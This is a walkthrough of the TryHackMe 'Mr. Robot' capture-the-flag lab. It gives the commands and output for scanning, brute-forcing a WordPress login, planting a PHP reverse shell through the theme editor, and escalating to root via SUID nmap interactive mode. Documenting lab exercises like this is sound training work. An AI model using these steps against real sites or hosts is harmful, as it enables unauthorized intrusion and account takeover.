
Based on the Mr. Robot show, can you root this box?
Description:
“Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them? Credit to Leon Johnson for creating this machine. This machine is used here with the explicit permission of the creator <3”
Tags: mrrobot, root, beginner
TryHackMe Difficulty: Medium
Link: https://tryhackme.com/room/mrrobot
Mr. Robot is number 2 of 10 on the ‘Starters’ TryHackMe room series. This room pays a nice homage to the TV show of which it is based, including a very nicely illustrated semi-interactive terminal providing advertisement for the show itself. It was nice to see a show on prime time TV about ‘hacking’ (among many other elements such as mental health, hence the quotes) using terminology associated with the culture, tools, and even some basic technique. Let’s see how this box goes. We have 3 keys to locate on our way.
Nmap:
$ ┌─[loki@parrot]─[~/OpenVPN]
└──╼ $nmap -A -p- 10.10.65.120
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-22 23:53 EST
Stats: 0:05:54 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 44.62% done; ETC: 00:07 (0:07:19 remaining)
Nmap scan report for 10.10.65.120
Host is up (0.087s latency).
Not shown: 65532 filtered ports
PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn’t have a title (text/html).
443/tcp open ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn’t have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
So we’ve got closed SSH, and 2 web servers. Upon first investigation, they look the same. We’ll run some scans (Gobuster/Nikto) in the background while manually investigating the web server.

After a nice automated script running in the window, we’re greeted with a prompt and a few options.
- prepare – Mr. Robot video, possibly a contest previously on https://www.whoismrrobot.com/
- fsociety – Mr. Robot video, “Are you ready to join?”
- inform – News articles slideshow
- question – Another slideshow
- wakeup – Mr. Robot video, “Boardroom meeting”
- join – Mailing list
Now, besides looking for anything unusual in the source, maybe our manual searching will return something to point us in the right direction.

We’re not alone…I learned that from ‘The X-Files’ when I was 6. What else do we have?
If we take a peek at the source on /question, we find a nice little snippet
http://10.10.2.129/wp-content/themes/twentyfifteen/js/html5.js
WordPress. That means we should have a login somewhere. Let’s see what our tools did in the background.
Gobuster:
┌─[✗]─[loki@parrot]─[~]
└──╼ $gobuster dir -u http://10.10.2.129 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://10.10.2.129
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2020/11/24 00:13:49 Starting gobuster
===============================================================
/images (Status: 301)
/blog (Status: 301)
/rss (Status: 301)
/sitemap (Status: 200)
/login (Status: 302)
/0 (Status: 301)
/feed (Status: 301)
/video (Status: 301)
/image (Status: 301)
/atom (Status: 301)
/wp-content (Status: 301)
/admin (Status: 301)
/audio (Status: 301)
/intro (Status: 200)
/wp-login (Status: 200)
/css (Status: 301)
/rss2 (Status: 301)
/license (Status: 200)
/wp-includes (Status: 301)
/js (Status: 301)
/Image (Status: 301)
Progress: 1471 / 220561 (0.67%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2020/11/24 00:14:23 Finished
===============================================================
Gobuster confirms the existence of WordPress. What about Nikto?
┌─[loki@parrot]─[~]
└──╼ $nikto -host 10.10.2.129
– Nikto v2.1.6
—————————————————————————
+ Target IP: 10.10.2.129
+ Target Hostname: 10.10.2.129
+ Target Port: 80
+ Start Time: 2020-11-24 00:15:44 (GMT-5)
—————————————————————————
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use ‘-C all’ to force check all possible dirs)
+ Uncommon header ‘tcn’ found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for ‘index’ were found: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting…
+ OSVDB-3092: /readme: This might be interesting…
+ Uncommon header ‘link’ found, with contents: <http://10.10.2.129/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A WordPress installation was found.
+ /wp-admin/wp-login.php: WordPress login found
+ /wordpresswp-admin/wp-login.php: WordPress login found
+ /blog/wp-login.php: WordPress login found
+ /wp-login.php: WordPress login found
+ /wordpresswp-login.php: WordPress login found
+ 7891 requests: 2 error(s) and 19 item(s) reported on remote host
+ End Time: 2020-11-24 00:30:55 (GMT-5) (911 seconds)
—————————————————————————
+ 1 host(s) tested
While we’re enumerating, let’s check for robots.txt and see what this has for us. These are usually a hot spot in CTF’s.
User-agent: *
fsocity.dic
key-1-of-3.txt
/key-1-of-3.txt will give us our first key, ********a58a1f80d943455fb30724b9.
/fsocity.dic initiates a download. Upon examining this, it appears to be a long list of words (dictionary, hence .dic)
So, we’ve got a word list and a key now. Heading over to /wp-login.php, we’re greeted with a very familiar login screen. Is it possible to enumerate the users, by chance?
┌─[✗]─[loki@parrot]─[~]
└──╼ $wpscan –url 10.10.2.129 –enumerate u~~Text clipped~~
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs – Time: 00:00:01 <================================================================================================================> (10 / 10) 100.00% Time: 00:00:01[i] No Users Found.
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register[+] Finished: Tue Nov 24 00:48:32 2020
[+] Requests Done: 60
[+] Cached Requests: 6
[+] Data Sent: 12.964 KB
[+] Data Received: 278.56 KB
[+] Memory used: 177.816 MB
[+] Elapsed time: 00:00:08
No luck. All isn’t lost though. We can attempt this a few ways:
Method 1) Manual ID brute force on /wp-login.php. Valid logins with incorrect passwords will return one error
ERROR: The password you entered for the username {validuser} is incorrect. Lost your password?
Invalid users will return another:
ERROR: Invalid username. Lost your password?
However, we’re here to work smarter, not harder. We can assemble a list (mrrobot.users) of common users from the show
darlene
angela
elliot
tyrell
mrrobot
Combining that list with our fsociety.dic file may return something more usable. However, our fsociety.dic file seems very long, and repeats quite a bit. Can we shorten this down to only unique items?
┌─[loki@parrot]─[~/Downloads]
└──╼ $sort fsocity.dic | uniq > mrrobot.passwords┌─[loki@parrot]─[~/Downloads]
└──╼ $wc fsocity.dic
858160 858160 7245381 fsocity.dic
┌─[loki@parrot]─[~/Downloads]
└──╼ $wc mrrobot.passwords
11451 11451 96747 mrrobot.passwords
This shouldn’t take too long now.
┌─[✗]─[loki@parrot]─[~/Downloads]
└──╼ $wpscan –url http://10.10.2.129 -U mrrobot.users -P mrrobot.passwords~~Text clipped~~
[+] Performing password attack on Xmlrpc Multicall against 6 user/s
[SUCCESS] – elliot / *********
Progress Time: 00:01:43 <=================================================================================================================================> (126 / 126) 100.00% Time: 00:01:43
WARNING: Your progress bar is currently at 126 out of 126 and cannot be incremented. In v2.0.0 this will become a ProgressBar::InvalidProgressError.
Progress Time: 00:01:43 <=================================================================================================================================> (126 / 126) 100.00% Time: 00:01:43[!] Valid Combinations Found:
| Username: elliot, Password: *********
Let’s login and see what we can do.
Once we’ve logged in, we can check the ‘Users’ tab and verify that ‘elliot’ is an Administrator. He should ideally be able to edit most items of the blog. Sorting through the ‘Posts’, ‘Media’, and ‘Pages’ does not return much that I could see as useful. However, there is a good laundry list of WordPress security issues to comb over. One thing I noticed was that we could edit our theme under ‘Appearance’ > ‘Editor’. And this isn’t just editing the .css, this allows us to overwrite the .php templates as well.
If we replace one of these, such as ‘404.php’ with our modified PHP Reverse Shell, we should be able to set our listener and get a connection. Save your changes, set the listener, and navigate to /404.php.
┌─[loki@parrot]─[~/OpenVPN]
└──╼ $nc -lnvp 4444
listening on [any] 4444 …
connect to [10.6.22.82] from (UNKNOWN) [10.10.168.207] 41482
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
21:51:19 up 1:13, 0 users, load average: 0.00, 0.09, 0.56
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can’t access tty; job control turned off
$
Easy enough. Now, vulnerable box/CTF dictates we should most likely check the folders in /home.
$ cd /home
$ ls -lah
total 12K
drwxr-xr-x 3 root root 4.0K Nov 13 2015 .
drwxr-xr-x 22 root root 4.0K Sep 16 2015 ..
drwxr-xr-x 2 root root 4.0K Nov 13 2015 robot
$ cd robot
$ ls -lah
total 16K
drwxr-xr-x 2 root root 4.0K Nov 13 2015 .
drwxr-xr-x 3 root root 4.0K Nov 13 2015 ..
-r——– 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r–r– 1 robot robot 39 Nov 13 2015 password.raw-md5
We can’t read ‘key-2-of-3.txt’, only robot. But we can read ‘password.raw-md5’.
$ cat password.raw-md5
robot:********6192e4007dfb496cca67e13b
You can either use an online tool or crack this locally, your call.We should now be able to switch over to ‘robot.
$ su robot
su: must be run from a terminal
Don’t forget to get a real shell.
$ echo os.system(‘/bin/bash’)
/bin/sh: 9: Syntax error: “(” unexpected
$
$ which python
/usr/bin/python
$ python -c ‘import pty;pty.spawn(“/bin/bash”)’
daemon@linux:/home/robot$ su robot
su robot
Password:
robot@linux:~$
We has shell, we has robot, and now we has key-2-of-3.
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
********6184f694993bede3eb39f959
What can robot do?
robot@linux:~$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$ sudo -l
sudo -l
[sudo] password for robot:Sorry, user robot may not run sudo on linux.
Not much, yet. Enhance…
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
Nmap…you don’t belong here. I recall a “vulnerability” for older versions of Nmap configured this way.
robot@linux:/$ nmap -version
nmap -versionnmap version 3.81 ( http://www.insecure.org/nmap/ )
GTFOBins can confirm that we should be able to get a shell using interactive mode.
robot@linux:/$ nmap –interactive
nmap –interactiveStarting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode — press h <enter> for help
nmap> !whoami
!whoami
root
Awesome. Let’s get our 3rd key.
nmap> !sh
!sh
# cd /root/
cd /root/
# ls -lah
ls -lah
total 32K
drwx—— 3 root root 4.0K Nov 13 2015 .
drwxr-xr-x 22 root root 4.0K Sep 16 2015 ..
-rw——- 1 root root 4.0K Nov 14 2015 .bash_history
-rw-r–r– 1 root root 3.2K Sep 16 2015 .bashrc
drwx—— 2 root root 4.0K Nov 13 2015 .cache
-rw-r–r– 1 root root 0 Nov 13 2015 firstboot_done
-r——– 1 root root 33 Nov 13 2015 key-3-of-3.txt
-rw-r–r– 1 root root 140 Feb 20 2014 .profile
-rw——- 1 root root 1.0K Sep 16 2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
********f27c3dee1ee161b21670b4e4
Done.
Overall, this was an enjoyable box to root. I did expect a few red herrings along the way, but the Nmap privesc was a nice touch. I’m not sure how many people recall interactive mode. I know I only learned of this feature a few years ago (2018 sometime), so ~7 years after 5.21.
A few other items/alternate ways this could have been done:
- If you’re more comfortable with Metasploit, “auxiliary(scanner/http/wordpress_xmlrpc_login)” will work, but it’s much slower.
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > run
[*] 10.10.2.129:80 :/xmlrpc.php – Sending Hello…
[+] 10.10.2.129:80 – XMLRPC enabled, Hello message received!
[*] Starting XML-RPC login sweep…
[+] 10.10.2.129:80 – Success: ‘elliot:*********’
[!] No active DB — Credential data will not be saved!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
- LinPEAS will highlight the Nmap privesc as a PE vector, also.

 Middle of the Web